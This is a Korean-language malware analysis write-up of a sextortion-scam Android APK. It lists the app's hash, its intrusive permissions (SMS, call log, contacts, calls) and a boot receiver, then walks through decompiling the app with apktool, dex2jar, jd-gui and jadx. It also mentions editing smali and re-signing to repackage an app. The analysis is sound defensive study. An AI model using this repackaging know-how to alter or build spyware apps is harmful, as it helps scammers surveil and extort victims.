몸캠피싱 동영상.apk 악성파일 분석

apk 파일의 구조

- androidmanifest.xml : 앱의 전체적인 구조와 정보들이 담겨있다.
  - 패키지명, 권한, activity, service
- classes.dex
  - 컴파일된 java/kotlin 코드들이다.
  - 이 파일을 디컴파일하면 분석할 수 있는 코드를 얻을 수 있다.
- resources.arsc
  - 컴파일된 리소스 테이블이다.
- res/
  - 컴파일된 리소스들이 들어있다.
- assets/
  - 앱에서 직접 접근이 가능한 정적 파일들이 담겨있다.
- lib/
- META-INF/
  - 서명 정보가 담겨있다.

분석하기 전 알아두면 좋은 정보들

- com 패키지 : 소스 코드 중에서 실제로 프로그래머가 작성하거나 다른 모듈을 위해 외부에서 불러온 전체 소스 코드가 포함된 패키지이다.
- android.support 패키지 : 소스 코드 중에서 프로그래머가 직접 작성한 것이 아니라 기본적으로 안드로이드 구동에 필요한 소스 코드들이 포함된 패키지이다.
- R(Resource) 객체 : 이 객체를 이용해서 리소스(image, xml layout file, audio file 등)에 접근할 수 있다.

java 코드부터 apk 파일의 컴파일 과정

- (JAVA 코드 + xml) → (class 파일 + class 파일 + class 파일) → (DEX(classes.dex) + XML + 리소스) → APK

apk파일로부터 디컴파일 2가지 과정

1. apk → dex → smali
2. apk → dex → ((dex2jar 이용 → jar) → jd-gui 이용) 또는 (jadx 이용)) → JAVA 코드
    - jar 파일은 class 파일들을 모아 압축한 것이다.

사용할 만한 분석 도구들

정적 분석 도구

리패키징 도구

- apktool

디컴파일 도구

- apktool
- dex2jar와 jd-gui
- jadx

편집 도구

- vs code
- sublime text


이 외 도구

- apkstudio
- bytecode viewer

동적 분석 도구

- nox → 가상화 기반 보안 문제로 안됨. virtualbox로 windows10 부팅해서 nox 설치해도 vt 문제로 안됨
- bluestack
- adb → 기기가 없음

악성코드 분석 사이트를 이용한 분석



악성 파일을 분석해주는 웹 도구를 이용해보니 용량은 13.3MiB이고, 해시 값은 9f68ffd0b561e8ffd3fcfa50d6c9575925abdeb2ca1e64852f33b46064263578 이다.

동영상.apk


Filename	동영상.apk
Size	13MiB (13902325 bytes)
Type	android
Description	Java archive data (JAR)
Architecture	
SHA256	9f68ffd0b561e8ffd3fcfa50d6c9575925abdeb2ca1e64852f33b46064263578

Resources

Icon

Visualization

Input File (PortEx)



Version Info

Minimum SDK	19 (KitKat)
Target SDK	19 (KitKat)
Version Code	2
Version Name	1.1
Package Name	com.call.call4
Entrypoint	com.call.call4com.call.call4.activity.MainActivity31

Classification (TrID)

- 63.7% (.APK) Android Package
- 26.4% (.JAR) Java Archive
- 7.8% (.ZIP) ZIP compressed archive
- 1.9% (.PG/BIN) PrintFox/Pagefox bitmap (640x800)

더 자세한 분석 내용을 보니 위와 같이 동영상.apk 앱의 아이콘도 뜨고 sdk 버전과 entrypoint도 알려준다.

File Permissions

android.permission.READ_CALL_LOG	Allows an application to read the user's call log.
android.permission.READ_PRIVILEGED_PHONE_STATE	-
android.permission.READ_PHONE_STATE	Allows read only access to phone state.
android.permission.WRITE_CALL_LOG	Allows an application to write (but not read) the user's contacts data.
android.permission.READ_CONTACTS	Allows an application to read the user's contacts data.
android.permission.READ_SMS	Allows an application to read SMS messages.
android.permission.CHANGE_WIFI_STATE	Allows applications to change Wi-Fi connectivity state.
android.permission.CHANGE_NETWORK_STATE	Allows applications to change network connectivity state.
android.permission.CALL_PHONE	Allows an application to initiate a phone call without going through the Dialer user interface for the user to confirm the call.
android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS	Permission an application must hold in order to use ACTION_REQUEST_IGNORE_BATTERY_OPTIMIZATIONS.

웹 분석 도구가 분석하기로는 위와 같이 여러 권한들을 요구한다고 분석이 되었고

File Activities

Activity	Description
com.call.call4com.call.call4.activity.MainActivity31	Entrypoint
com.call.call4com.call.call4.activity.CallActivity	-
com.call.call4com.call.call4.activity.StartActivity2	-
com.call.call4com.call.call4.activity.DialogShowActivity	-
com.call.call4com.google.android.gms.common.api.GoogleApiActivity	-

File Receivers


Receiver	Intents
com.call.call4.receiver.BootStartCast	android.intent.action.BOOT_COMPLETED

이 앱의 악성 활동과 관련이 있는 파일들은 위와 같다.

이 외에도 추출한 문자열이나 추출한 파일들의 정보도 알려준다.


동적 분석

앱 아이콘 외형



동영상.apk 파일을 설치하니 위와 같이 나온다.

앱 실행 시



앱을 실행하니 위와 같이 하얀 배경만 뜬다.

이후 어떠한 버튼도 존재하지 않고, 어떠한 화면이 뜨지도 않는다.

앱 권한





이 동영상.apk 앱에서 요구하는 권한을 봐보자

동영상 앱이니 카메라 앱과 비교해보도록 한다.

먼저, 간단하게 카메라는 딱 사진 혹은 영상 촬영에 필요한 마이크, 위치, 저장, 카메라 권한을 요구하는 반면, 동영상.apk 앱은 마이크, 위치, 저장, 카메라 이외에도 SMS, 전화, 주소록 부분까지 권한을 요구한다.










앱에서 요구하는 모든 권한을 보면 동영상.apk 앱에서는 영상 촬영에는 필요하지 않을 것 같은 기능인 “실행 중인 앱 검색”, “전화”, “주소록 읽기”, “블루투스 기기와 페어링” 등의 기능들까지 권한을 요구한다.

정적 분석


apk 확장자를 단순히 zip 확장자로 변경해 리소스을 표면적으로만 확인




먼저 동영상.zip 파일을 압축 해제 한 다음



압축 해제 후 생긴 “동영상” 폴더에 들어가면 동영상.apk 파일이 있다.




분석 할 때 편하게 하기 위해 동영상 apk 파일을 동영상.zip 파일과 동일한 위치로 옮겨준다.




먼저 동영상.apk 파일 내에 어떤 것들이 있는지 확인하기 위해 위와 같이 수정한다.

- 동영상.apk 사본 생성 후 → 동영상 backup.apk
- 기존의 동영상.apk → 동영상_apk2zip.zip

▼ 참고) apk 파일과 zip 파일의 파일 시그니처






동영상_apk2zip.zip 파일 내에 있는 파일들을 확인해보면 위와 같이 androidmanifest, classes.dex, resources.arsc 파일과 META-INF 폴더가 보인다.


위 4개의 파일 및 폴더는 android apk 파일을 분석할 때 핵심이 되는 것들이다.


▼ 참고) 반디집 프로그램을 이용하면 apk 파일을 zip 파일로 변경하지 않고 바로 apk 파일을 반디집을 이용해 열어 내용물을 확인할 수 있다.




코드를 볼 수 있도록 도구를 이용해 apk 파일을 디컴파일

▼ 참고) 디컴파일을 진행하지 않고, apk 확장자를 zip으로 변경 후 압축 해제한 다음 코드를 보면 현재는 디컴파일이 안된 바이너리 파일이기 때문에 16진수 값들이 보인다.







sublime text 편집기를 사용했을 때

이제 apk 파일 내에 있는 파일들의 코드를 보기 위해 apk 파일을 디컴파일한다.

```
1. apktool, dex2jar, jd-gui를 이용한 방법
   1-1. apktool을 이용해 smali 코드로 디컴파일 하는 방법
      -> smali는 일종의 어셈블리어이므로 비교적 복잡하고 따로 공부가 필요
      -> 하지만 결국 apk 파일을 수정할 때는 smali 코드를 수정해야 한다.
   1-2. dex2jar를 이용해 dex 파일을 jar 파일로 만들고, jd-gui로 jar 파일을 디컴파일 ㅎ
      -> smali 코드보다는 읽기와 이해가 쉽다.
2. apktool, jadx를 이용한 방법
   2-1. apktool을 사용하여 리패키징
      -> jadx에서 smali 코드와 java에 가까운 코드로 알아서 디컴파일 해주므로 리패키ㅈ
   2-2. jadx를 이용해 디컴파일 하는 방법
      -> apktool을 통해 생성되는 smali 코드를 jadx 내에서 볼 수 있다.
      -> dex2jar와 jd-gui를 통해 디컴파일 하는 과정을 jadx는 바로 JAVA에 가까운 코
```

apk 파일을 디컴파일 하는 방법에는 크게 2가지가 있다.

1. apktool과 dex2jar, jd-gui를 이용한 방법
2. apktool과 jadx를 이용한 방법

먼저, 두 가지 방법 모두 apktool 도구를 이용하는데, apktool 도구는 디컴파일 결과로 java에 가까운 코드가 아닌 smali 코드가 결과물로 나온다.

하지만 이 smali 코드는 어셈블리어와 같은 거라 분석할 때 이해하기 상대적으로 어렵다.

그래서 dex2jar와 jd-gui를 이용하거나 또는 jadx를 이용해 java에 가까운 코드로 디컴파일 하여 분석한다.

"분석을 smali 코드로 안 하면 apktool이 필요없지 않나"라고 생각할 수 있는데, apktool은 리패키징할 때 필요하다.

즉, 분석은 java에 필요한 코드로 하더라도 실제로 동작 흐름을 수정하거나 원하는 동작을 넣을 때는 smali 코드를 수정한 다음 apktool을 이용해 재빌드 후 재사인 과정을 거쳐 다시 apk 파일로 만든다.

그리고 dex2jar와 jd-gui를 이용할 때는 dex2jar로 dex 파일을 jar 파일로 디컴파일 하고, jd-gui로 jar 파일을 디컴파일하여 java에 가까운 코드를 볼 수 있다.

하지만 jadx를 이용하면 apk 파일을 jadx에 올려 바로 java에 가까운 코드를 볼 수 있다.

(dex2jar와 jd-gui에서 하는 작업을 jadx로는 한 번에 할 수 있는 것이다.)


추가적으로 jadx는 apktool을 자체적으로 갖고 있어 smali 코드로도 디컴파일 해줘서 jadx와 apktool을 이용할 때는 apktool은 그저 리패키징 도구로 사용된다.

하지만 가끔 jadx로 분석이 어렵게 하도록 코드가 추가되어 있는 경우가 있는데, 이럴 때는 apktool로 디컴파일한 smali 코드를 분석해야 한다.


실제로 분석할 때는 “smali 코드로 디컴파일 하는 방법”과 “java 코드로 디컴파일 하는 방법” 모두 사용한다.

jar 파일을 디컴파일 한 거로 분석을 진행하고, 실제로 수정은 smali 코드 부분에서 진행한다.

1-1. apktool을 이용해 smali 코드로 디컴파일 하는 방법





https://apktool.org/docs/install을 참고하거나 https://apktool.org/ 홈페이지에 보이는 “Download 2.11.1” 버튼을 눌러 다운로드 후 설치한다.



먼저, apktool을 분석하려는 apk 파일이 있는 폴더에 위치시켜줍니다.


(동영상_apk2zip.zip → 동영상.apk로 변경)






```
Usage : apktool d [디컴파일 할 apk 파일]
.\apktool_2.11.1.jar d '.\동영상.apk'
```

